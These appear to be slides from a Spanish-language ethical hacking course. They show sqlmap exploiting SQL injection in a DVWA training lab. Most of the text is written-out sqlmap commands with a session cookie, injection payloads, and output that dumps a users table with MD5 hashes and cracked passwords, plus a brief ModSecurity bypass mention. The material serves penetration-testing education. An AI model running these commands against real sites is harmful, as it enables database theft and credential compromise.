



CURSO DE HACKING ÉTICO

VULNERABILIDADES WEB – SQL INJECTION

sqlmap

build passing python 2.6|2.7|3.x license GPLv2 closed issues 4.3k twitter @sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over data fetching from the database, accessing the underlying file system, and executing commands on the operating system via out-of-band connections.

```
(root@k-mytcip)-[~]  
# sqlmap
```



{1.5.4#stable}

<http://sqlmap.org>

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, e, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help

- ❑ Conocimientos de lenguaje SQL en diferentes entornos: mssql, mysql, mariadb, postgresql, etc.
- ❑ Conocimientos de Bases de Datos
- ❑ Conocimientos de developers en entornos Web

```
(root@kali:~) # sqlmap -hh
Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic
  -hh                   Show advanced
  --version              Show program
  -v VERBOSE             Verbose
```

```

[~](root@kali:~) # sqlmap --wizard
{1.5.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without
o obey all applicable local, state and federal laws. Developers ass
d by this program

[*] starting @ 04:47:40 /2021-07-06/

[04:47:40] [INFO] starting wizard interface
Please enter full target URL (-u):

```

<http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>



Damn Vulnerable Web A x +

192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored


User ID: Submit

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

```
(root@k-educait)-[~]
# sqlmap -u
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"
```




```
root@k-mytcip)-[~]
sqlmap -u "http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:56:11 /2021-07-06/

[04:56:11] [INFO] resuming back-end DBMS 'mysql'
[04:56:11] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.192:80/dvwa/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=61c0bf793e8...550c0a428a;security=high;security=high'). Do you want to follow? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1872=1872#&Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(7640,6461)>(SELECT COUNT(*),CONCAT(0x7171716271,(SELECT (ELT(7640=7640,1))),0x71706a7171,FLOOR(RAND(0)*2))x FROM (SELECT 3 UNION SELECT 1695 UNION SELECT 2226)a GROUP BY x)-- fDrT&Submit=Submit
```



192.168.1.192/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More info

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

Filter URLs

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	192.168.1.1...	/dvwa/vulnerabilities/sqli/?id=2&Submit...	browsing-con...	html	4.63 KB	4.29 ...						
304	GET	192.168.1.1...	main.css	stylesheet	css	cached	3.85 ...						
304	GET	192.168.1.1...	dvwaPage.js	script	js	cached	775 B						
304	GET	192.168.1.1...	logo.png	img	png	cached	6.59 ...						
200	GET	192.168.1.1...	favicon.ico	FaviconLoad...	x-icon	cached	1.37 ...						

Filter Cookies

Request Cookies

PHPSESSID: "7c13bd26656c7d44ff4c09d28e59e41c"

security: "low"

```
(root@kali-educait)-[~]  
# sqlmap -u  
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c; security=low" --tables
```



DBMS: MySQL >= 4.1
[05:04] [INFO] fetching database names
[05:04] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
Database: information_schema
[17 tables]

Table Name	Table Type
CHARACTER_SETS	
COLLATIONS	
COLLATION_CHARACTER_SET_APPLICABILITY	
COLUMNS	
COLUMN_PRIVILEGES	
KEY_COLUMN_USAGE	
PROFILING	
ROUTINES	
SCHEMATA	
SCHEMA_PRIVILEGES	
STATISTICS	
TABLES	
TABLE_CONSTRAINTS	
TABLE_PRIVILEGES	
TRIGGERS	
USER_PRIVILEGES	
VIEWS	

Database: dvwa
[2 tables]

Table Name	Table Type
guestbook	
users	

The background image shows the DVWA web application interface. The 'Vulnerability: SQL Injection' section is visible, with a 'User ID:' input field and a 'Submit' button. Below this, the user information is displayed: 'ID: 2', 'First name: Gordon', and 'Surname: Brown'. The 'More info' section is also visible, showing various tabs like 'Status', 'Method', 'Domain', 'File', 'Initiator', 'Type', 'Transformed', 'Size', 'Headers', 'Cookies', 'Request', 'Response', and 'Time'.


```
(root@kali-educait)-[~]
# sqlmap -u
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c; security=low" --dbs -batch
```

```
05:10:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (H
web application technology: Apache 2.2.8, PHP 5.
back-end DBMS: MySQL >= 4.1
[05:10:01] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

```
Database: tikiwiki195
Table: tiki_user_preferences
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(40) |
| value  | varchar(250) |
| prefName | varchar(40) |
+-----+-----+
```

```
Database: tikiwiki195
Table: tiki_shoutbox_words
[2 columns]
```

```
+-----+-----+
| Column | Type |
+-----+-----+
| qty    | int(11) |
| word   | varchar(40) |
+-----+-----+
```

```
Database: tikiwiki195
Table: tiki_pageviews
[2 columns]
```


```
+-----+-----+
| Column | Type |
+-----+-----+
| day    | int(14) |
| pageviews | int(14) |
+-----+-----+
```

```
(root@kali-educait)-[~]
# sqlmap -u
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1
&Submit=Submit#" --
cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c;
security=low" --schema -batch
```

```
—(root@k-mypc)-[~]  
└─# sqlmap -u  
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c; security=low" --schema -D  
dvwa -batch
```

```
Database: dvwa  
Table: guestbook  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| comment | varchar(300) |  
| comment_id | smallint(5) unsigned |  
| name | varchar(100) |  
+-----+-----+  
  
Database: dvwa  
Table: users  
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| user | varchar(15) |  
| avatar | varchar(70) |  
| first_name | varchar(15) |  
| last_name | varchar(15) |  
| password | varchar(32) |  
| user_id | int(6) |  
+-----+-----+
```

```
(root@k-mytcip)-[~]  
# sqlmap -u  
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -  
-cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c; security=low" --  
columns -T users -batch
```



```
Database: dvwa  
Table: users  
[6 columns]  
+-----+-----+  
| Column      | Type      |  
+-----+-----+  
| user        | varchar(15)|  
| avatar      | varchar(70)|  
| first_name  | varchar(15)|  
| last_name   | varchar(15)|  
| password    | varchar(32)|  
| user_id     | int(6)     |  
+-----+-----+
```

```
(root@k-mytcpip)-[~]
```

```
# sqlmap -u
```

```
"http://192.168.1.192/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -
-cookie="PHPSESSID=7c13bd26656c7d44ff4c09d28e59e41c; security=low" --
dump -T users -batch
```

```
[05:19:12] [INFO] using hash method 'md5_generic_passwd'
```

```
[05:19:12] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

```
[05:19:12] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
```

```
[05:19:12] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
```

```
[05:19:12] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

```
Database: dvwa
```

```
Table: users
```

```
[5 entries]
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.1.192/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.1.192/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.1.192/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://192.168.1.192/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.1.192/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

```
[05:19:12] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.192/dump/dvwa/users.csv'
```

```
[05:19:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.192'
```

{1} Bypass Mod_Security SQL Injection rule
(modsecurity_crs_41_sql_inje

Forbidden: <http://localhost/>

Bypassed ([=> _): <http://localhost/>

La verdad está
ahí fuera, pero
no se si quiero
saberla.

